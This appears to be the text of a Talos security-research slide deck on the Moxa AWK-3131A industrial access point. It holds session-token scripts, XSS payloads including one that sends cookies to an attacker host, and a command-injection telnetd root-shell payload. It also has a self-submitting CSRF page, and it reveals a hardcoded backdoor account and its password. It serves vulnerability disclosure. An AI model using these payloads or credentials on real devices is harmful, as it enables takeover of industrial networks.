



# TALOS

PROTECTING YOUR NETWORK



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# FROM BOX TO BACKDOOR

*Using Old School Tools and Techniques to Discover  
Backdoors in Modern Devices*

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TALOS



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# OVERVIEW

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# INTRO: WHO, WHAT, WHY

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# MOXA AWK3131A WAP

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# MOXA WAP: ABOUT

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“The AWK-3131A is 802.11n compliant to deliver speed, range, and reliability to support even the most bandwidth-intensive applications. The 802.11n standard incorporates multiple technologies, including Spatial Multiplexing MIMO (Multi-In, Multi-Out), 20 and 40 MHz channels, and dual bands (2.4 GHz and 5 GHz) to provide high speed wireless communication, while still being able to communicate with legacy 802.11a/b/g devices. The AWK's operating temperature ranges from -25 to 60°C for standard models and -40 to 75°C for wide temperature models, and is rugged enough for all types of harsh industrial environments. Installation of the AWK is easy using DIN-Rail mounting or distribution boxes, and with its wide operating temperature range, IP30-rated housing with LED indicators, and DIN-Rail mounting it is a convenient yet reliable solution for all types of industrial wireless applications.”

- Moxa



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# MOXA WAP: ABOUT TL;DR

- It's an 802.11n Wireless Access Point (WAP)
  - in a din rail mountable enclosure
  - many of the the parts inside are the same as in common SOHO networking devices
- Moxa advertises that the AWK series is
  - "a Perfect Match for Your AGV & AS/RS Systems"
    - Automated Guided Vehicles (AGV)
    - Automated Storage and Retrieval System (AS/RS)
      - common in Automated Materials Handling (AMH) systems.



## Reliable Networks for Mobile Operations

To ensure continuous AGV operations, our AWK-1131A wireless client features Turbo Roaming technology to achieve millisecond-level handoffs. Moreover, our AWK-A series devices undergo rigorous testing for suitability in environments with extreme vibration.

# MOXA WAP: ABOUT

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- It's "Unbreakable"



– challenge accepted



# MOXA WAP: DEVICE LIMITATIONS

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- Limited to about 8k connections per some unit of time
  - lots of resource exhaustion DoS issues
  - throttle traffic or wait for recovery
- Crashes... a lot
- No legit operating system access
- Very limited shell environment
  - most management and configuration done via web app
- Crashes... A LOT
  - so many crashes...
  - usually needs a reboot to recover
    - later, we'll have access to crash dumps and see a lot of these crashes are seg faults (want some CVEs?)

# MOXA WAP: DEVICE LIMITATIONS

```
sh: fw printenv: not found
Model Name       : AWK-3131A-US
LAN MAC Address  : 60:90:E8:57:23:07
Serial No       : 871
Firmware Version : 1.1 Build 15122211
```

```
<< Main Menu >>
(1) System Info Settings
(2) Network Settings
(3) Time Settings
(4) Maintenance
(5) Restart
(q) Quit
```

```
Key in your selection: █
```

# MOXA WAP: DEVICE LIMITATIONS

Wireshark - Follow TCP Stream (tcp.stream eq 1) - wireshark\_eth1\_20161004

```
GET a HTTP/1.1
Host: 192.168.127.253
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Password508=
DNT: 1
Connection: close
```

```
/usr/webs # iw_webs &
/usr/webs # iw_webs &
[1]- Segmentation fault          iw_webs
/usr/webs # netstat -antup
```

# MOXA WAP: FIRMWARE ANALYSIS

```
root@kali:~/Downloads# binwalk AMK3131A_1.3_Build_16100315.rom
```

```
DECIMAL          HEXADECIMAL      DESCRIPTION  
-----  
-----  
-----
```

```
root@kali:~/Downloads# strings -n 10 AMK3131A_1.3_Build_16100315.rom
```

```
n0w fnq th
```

```
mpleti[n>
```

```
.(7 1Lfor the datu
```

```
E3.76EMENT for the Gate!o$
```

```
LFe      p;@j#&k'
```


```
w Wv-m?:@9
```

```
4h=u]Sg)z7
```

```
5j'\D .WGuM
```

```
q<'1lv'2X-
```

# MOXA WAP: FIRMWARE ANALYSIS



# MOXA WAP: SCAN AND ENUM

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22/tcp	open	ssh Dropbear sshd 0.53
23/tcp	open	telnet BusyBox telnetd
80/tcp	open	http GoAhead WebServer
443/tcp	open	ssl/http GoAhead WebServer
5801/tcp	open	Moxa serviceAgent (TCP)
5800/udp	open	Moxa serviceAgent (UDP)

# MOXA WAP: WEB APP

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**MOXA AWK-3131A-US**

Username :

Password :

Login

# MOXA WAP: WEB APP

---

```
Host 192.168.127.253
User-Agent Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language en-US,en;q=0.5
Accept-Encoding gzip, deflate
Referer http://192.168.127.253/Login.asp
Cookie Password508=bee8b8986a5a48a2f1a0fb42ebacf328
Connection keep-alive
Content-Type application/x-www-form-urlencoded
Content-Length 58
POSTDATA Username=not a real user&Password=&Submit.x=25&Submit.y=14
```




# MOXA WAP: WEB APP

---

```
lw      $a0, 0x20+arg_0($fp) # 51
lui     $v0, 0x45
addiu   $a1, $v0, (aAdmin_0 - 0x450000) # "admin"
la      $v0, strcmp
move    $t9, $v0
jalr    $t9 ; strcmp
nop
lw      $a0, 0x20+arg_10($fp)
```

# MOXA WAP: WEB APP - NONCE

- cryptographic nonce:
  - In crypto, a Number used ONCE
  - Uses
    - prevents replay attacks
    - as a pseudo random IV
    - a salt in hashing algorithms



- not the Urban Dictionary definition of nonce
  - “(UK) Slang for paedophile.” (sic)

# MOXA WAP: WEB APP – SESSION

---

```
#!/usr/bin/python

import urllib2
import md5

password = "root"

nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=0").read()
cookie = md5.new(password + nonce).hexdigest()
```

# MOXA WAP: WEB APP - FREEZE NONCE

---

```
#!/usr/bin/python

import urllib2
import time

while True:
    nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=").read()
    time.sleep(250)
```

# MOXA WAP: WEB APP - FREEZE NONCE

```
root@kali:~/Workspaces/Work# nc -T 192.168.1.10 3443
3443 accept
root@kali:~/Workspaces/Work# nc -T 192.168.1.10 3443
Wed Dec  5 15:33:57 2016    P00005322.F15w163
Wed Dec  5 15:35:05 2016    P00005322.F15w163
Wed Dec  5 15:36:05 2016    P00005322.F15w163
Wed Dec  5 15:37:05 2016    P00005322.F15w163
Wed Dec  5 15:38:05 2016    P00005322.F15w163
Wed Dec  5 15:39:05 2016    P00005322.F15w163
Wed Dec  5 15:40:05 2016    P00005322.F15w163
Wed Dec  5 15:41:05 2016    P00005322.F15w163
Wed Dec  5 15:42:05 2016    P00005322.F15w163
Wed Dec  5 15:43:05 2016    P00005322.F15w163
root@kali:~/Workspaces/Work# nc -T 192.168.1.10 3443
Thu Dec  8 08:34:58 2016    P00005322.F15w163
Thu Dec  8 08:35:58 2016    P00005322.F15w163
Thu Dec  8 08:36:58 2016    P00005322.F15w163
Thu Dec  8 08:37:58 2016    P00005322.F15w163
Thu Dec  8 08:38:58 2016    P00005322.F15w163
Thu Dec  8 08:39:58 2016    P00005322.F15w163
Thu Dec  8 08:40:58 2016    P00005322.F15w163
Thu Dec  8 08:41:58 2016    P00005322.F15w163
Thu Dec  8 08:42:58 2016    P00005322.F15w163
Thu Dec  8 08:43:58 2016    P00005322.F15w163
```

# MOXA WAP: WEB APP - FIX SESSION

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- The session token is calculated:
  - $\text{token} = \text{MD5}(\text{password} + \text{nonce})$
- The device has only:
  - 1 user (admin) – effectively, there are no users
  - 1 password (default is “root”)
  - 1 nonce (only changes after 5 mins of inactivity)

THERE IS ONLY 1 VALID SESSION TOKEN AT A TIME!

# MOXA WAP: WEB APP - XSS



# MOXA WAP: WEB APP - XSS

- /client\_list.asp [devIndex parameter]
  - devIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /multiple\_ssid\_set.asp [devIndex parameter]
  - devIndex=wireless\_cert.asp?  
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless\_cert.asp [index parameter]
  - wireless\_cert.asp?  
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless\_security.asp [vapIndex parameter]
  - vapIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g



# MOXA WAP: WEB APP - XSS



# MOXA WAP: WEB APP - XSS

```
http://<device IP>/wireless_cert.asp?index=?  
index=%22%3E%3Cscript%3Ewindow.location=%22http  
://<attacker ip>/test?  
cookie=%22.concat%28document.cookie%29%3C/  
script%3E
```

# MOXA WAP: WEB APP - XSS

---

```
kali:~# nc -klvvp 80
listening on [any] 80 ...
connect to [192.168.127.252] from kali [192.168.127.252] 38478
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb HTTP/1.1
Host: 192.168.127.252
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.127.253/wireless_cert.asp?index=7index=%22%3E%3Cscript%3Ewindow.location=%22http://192.168.127.252
/test?cookie=%22.concat(document.cookie)%3C/script%3E
DNT: 1
Connection: close
```

```
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb
```

# MOXA WAP: WEB APP - XSS

---

- We have
  - user name (hardcoded)
  - nonce (frozen)
  - session token (stolen cookie)
- We can easily crack password
  - it's just MD5( password + nonce )
- But, we don't need the password
  - the nonce isn't changing
  - our session token will never become invalid

# MOXA WAP: SESSION HIJACK

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# MOXA WAP: WEB APP – OS CMD INJ

**Ping**

**Destination**


---

```
root:S1SS1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:etc/nologin.sh
94jo3dkru4:n4nEA29xuv1a.:0:0:root:/:bin/sh
daccli:S1SSoCLuEVgl1iAqOA8pwkzAg1:0:0:root:/:usr/sbin/daccli
bin:x:1:1:bin:/bin:/etc/nologin.sh
daemon:x:2:2:daemon:/sbin:/etc/nologin.sh
adm:x:3:4:adm:/var/adm:/etc/nologin.sh
lp:x:4:7:lp:/var/spool/lpd:/etc/nologin.sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/etc/nologin.sh
news:x:9:13:news:/etc/news:
```

# MOXA WAP: WEB APP – OS CMD INJ

---

```
; /bin/busybox telnetd -l/bin/sh -p9999
```



# MOXA WAP: WEB APP – OS CMD INJ

---

```
root@kali:~/workspace/awk# telnet 192.168.127.253 9999
Trying 192.168.127.253...
Connected to 192.168.127.253.
Escape character is '^]'.

- # id
uid=0(root) gid=0(root)
- # pwd
/
- # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue Dec 22 11:33:58 CST 2015 mips GNU/Linux
- # whoami
root
- #
```



# MOXA WAP: GET BINARIES

```
bin: ELF 32-bit MSB executable, MIPS, MIPS32
iw_console: ELF 32-bit MSB executable, MIPS, MIPS32
iw_dbConfig: ELF 32-bit MSB executable, MIPS, MIPS32
iw_fw: ELF 32-bit MSB executable, MIPS, MIPS32
iw_init: ELF 32-bit MSB executable, MIPS, MIPS32
iw_ntp: ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey: ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey.c: ASCII text
iw_ramImages: ELF 32-bit MSB executable, MIPS, MIPS32
iw_resetd: ELF 32-bit MSB executable, MIPS, MIPS32
iw_setbios: ELF 32-bit MSB executable, MIPS, MIPS32
iw_setValue: ELF 32-bit MSB executable, MIPS, MIPS32
iw_smpd: ELF 32-bit MSB executable, MIPS, MIPS32
iw_webis: ELF 32-bit MSB executable, MIPS, MIPS32
libiwUtil.so: ELF 32-bit MSB shared object, MIPS, MIP
```

# MOXA WAP: WEB APP - CSRF

---

```
<html>
  <body>
    <form action="http://192.168.127.253/forms/webSetPingTrace" method="POST">
      <input type="hidden" name="srvName"
value="&#59;&#32;&#47;bin&#47;busybox&#32;telnetd&#32;&#45;l&#47;bin&#47;sh&#32;
&#45;p9999" />
      <input type="hidden" name="option" value="0" />
      <input type="hidden" name="bkpath" value="&#47;ping&#95;trace&#46;asp" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

# MOXA WAP: WEB APP - CSRF

```
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801          0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:80           0.0.0.0:*               LISTEN      566/iw_webc
tcp        0      0 0.0.0.0:22           0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23           0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443          0.0.0.0:*               LISTEN      566/iw_webc
tcp        0      0 192.168.127.253:22   192.168.127.252:37600  ESTABLISHED 823/dropbear
udp        0      0 0.0.0.0:5800          0.0.0.0:*               *
udp        0      0 192.168.127.253:123  0.0.0.0:*               *
- # netstat -anUp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801          0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:9999          0.0.0.0:*               LISTEN      882/busybox
tcp        0      0 0.0.0.0:80           0.0.0.0:*               LISTEN      566/iw_webc
tcp        0      0 0.0.0.0:22           0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23           0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443          0.0.0.0:*               LISTEN      566/iw_webc
tcp        0      0 192.168.127.253:80   192.168.127.252:40246  TIME_WAIT   -
tcp        0      0 192.168.127.253:22   192.168.127.252:37600  ESTABLISHED 823/dropbear
tcp        0      0 192.168.127.253:80   192.168.127.252:40250  TIME_WAIT   -
udp        0      0 0.0.0.0:5800          0.0.0.0:*               *
udp        0      0 192.168.127.253:123  0.0.0.0:*               *
- # ps
```

# MOXA WAP: BACKDOOR

---

- ❑ 94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
- ❑ daccli:\$1\$\$oCLuEVgI1iAq0A8pwkzAg1:0:0:root:/:/usr/sbin/daccli
- ❑ netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
- ❑ mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
- ❑ admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw\_console
- ❑ art::0:0:art calibration:/:/etc/art\_shell.sh

# MOXA WAP: BACKDOOR

- ✓ `94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh`
- ❑ `daccli:$1$$oCLuEVgI1iAq0A8pwkzAg1:0:0:root:/:/usr/sbin/daccli`
- ❑ `netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash`
- ❑ `mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash`
- ❑ `admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw_console`
- ❑ `art::0:0:art_calibration:/:/etc/art_shell.sh`

# MOXA WAP: BACKDOOR

```
- # grep -r "94jo3dkru4" /
grep: /dev/console: No such device
grep: /dev/dk0: No such device or address
grep: /dev/d*1: No such device or address
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
- # grep -r 94jo3dkru4 /
-# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:0/dev/mem:0grep
-# grep -r "4jo3dkru4" /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:0/dev/mem:0ep
-# grep -r "4jo3dkru4" /
/dev/mem:M/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:0/dev/mem:0ep
- # grep -r 94jo3dkru4 /
/dev/mem:000000/dev/mem:0/94jo3dkru4
-# grep -r 4jo3dkru4 /
/dev/mem:/dev/mem:M/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:00094jo3dkru4@4Eh64ac-md5,hmac-sha1-96,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.c
- # grep -r 94jo3dkru4 /
-# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:echo "94jo3dkru4:moxaiw%$" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%$"
/dev/mem:94jo3dkru4:gsL/ouFYlHrxI:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:94jo3dkru4:gsL/ouFYlHrxI:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4moxaiw
/dev/mem:echo "94jo3dkru4:moxaiw%$" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%$"
```



# MOXA WAP: BACKDOOR

---

```
em:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
em:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
em:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
em:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
em:94jo3dkru4moxaiw
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

# MOXA WAP: BACKDOOR

```
$ strings iw_doConfig | grep moxa
```

```
... <snip> ...
```

```
echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

```
/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
```



# MOXA WAP: BACKDOOR

```
$v0, 0x41
$a1, $v0, (aEchoAdminSSbin - 0x410000) # "echo \"admin:%s\" | /sbin/chpasswd
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 : sprintf

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0
$v0, iw_system_quiet
$t9, $v0
$t9 : iw_system_quiet

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0 # s
$v0, 0x41
$a1, $v0, (aEcho94jo3dkruh - 0x410000) # "echo \"94jo3dkruh:moxaiw%s\" | /st
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 : sprintf
```

# MOXA WAP: BACKDOOR

---

- Sets admin user's password

- We know admin password is “root”

```
# "echo \"admin:%s\" | /sbin/chpasswd"
```

- Sets 94jo3dkru4 user's password

- Doesn't change the value being passed to %s

```
# "echo \"94jo3dkru4:moxaiw%s\" | /sbin/ch"...
```

- “moxaiw%s” becomes “moxaiwroot”

- This is hard-coded in an initialization binary

- runs every time the device boots

# MOXA WAP: BACKDOOR

```
root@kali:~/workspace/AWK# ssh 94jo3dkru4@192.168.127.253
94jo3dkru4@192.168.127.253's password:
[757] Jan 02 15:44:05 lastlog_perform_login: Couldn't stat /var/
[757] Jan 02 15:44:05 lastlog_openseek: /var/log/lastlog is not
- # who
94jo3dkru4      pts/0          00:00   Jan  2 15:44:05  192.168
- # whoami
root
- # id
uid=0(root) gid=0(root) groups=0(root)
- # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue De
- # pwd
/
- # cat /etc/passwd
root:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/etc/nologin.sh
94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
daccli:$1$$oCLuEVaIliAa0A8pwwzAa1:0:0:root:/:/usr/sbin/daccli
```

# MOXA WAP: BACKDOOR

---

We have an operating  
system root-level backdoor!!!

# MOXA WAP: BACKDOOR

---


```
iw_system((int32_t)"iw_onekey %s &");
iw_system((int32_t)"killall -2 %s");
iw_system((int32_t)"ping -c 4 %s 1>/var/pingtestlog.txt 2>&1");

iw_system((int32_t)"openssl aes-256-cbc -d -k moxaiwroot
-salt -in %s -out %s");

iw_system((int32_t)"rm %s");
iw_system((int32_t)"echo Import Fail > %s");
iw_system((int32_t)"touch %s%s");
iw_system((int32_t)"cd %s && tftp -p -r %s %s && echo $? > %s");
iw_system((int32_t)"echo \"TFTP Server no response\" > %s");
iw_system((int32_t)"rm %s%s");
```

# MOXA WAP: ATTACK SUMMARY

---



# MOXA WAP: NOW WHAT?

---

- We already have OS root
- It's a “read-only” file system
- We already grabbed all the binaries and configs
- We could install a backdoor
  - but it already has one
- Lots of binaries already on device can be used to do fun things

# MOXA WAP: NOW WHAT?

80211debug	crontab	find	ip	iw_testDevo	mdev	pwdx	start-stop-daemon	uptime
80211stats	cryptpw	flock	ipaddr	iw_testDo	mesg	radartool	stty	users
[	cttyhack	fold	ipcrm	iw_troubleshoot	microcom	rdate	su	usleep
[[	cut	free	ipcs	iw_typeSizeEnumerator	mkdir	readahead	sudo	vconfg
addgroup	date	fsync	iperf	iw_waitSetup	mknod	readlink	sv	vi
adduser	dd	fuser	iplink	iw_webs	mkpasswd	readprofile	svlogd	virtual_op
adjtimex	delgroup	fw_printenv	iproute	iw_xmodemTest	mktemp	realpath	sync	vlock
apstats	deluser	fw_setenv	iprule	iwconfig	modinfo	reboot	sysctl	watch
arp	depmod	getopt	iptables	iwevent	modprobe	reg	syslogd	watchdog
arping	df	getty	iptunnel	iwgetid	mount	renice	tail	wc
ash	dhcprelay	getvalue	iw_CAFfile_update	iwlist	mox_get_vid	reset	tar	wget
athdebug	diff	grep	iw_console	iwpriv	mox_vconfig	resize	tcpdump	wget.sh
athstats	dirname	groups	iw_console_user	iwsby	mpstat	rm	tcpsvd	which
athstatsclr	dmesg	gunzip	iw_diagnose	kill	mv	rmdir	telnet	who
awk	dnsdomainname	gzip	iw_doConfig	killall	nart.out	rmmmod	telnetd	whoami
basename	dnsmasq	halt	iw_dst	killall5	netstat	route	test	whois
beep	dropbear	hd	iw_event	klogd	nice	rpcapd	test_get_eapol_key	wifi_setup
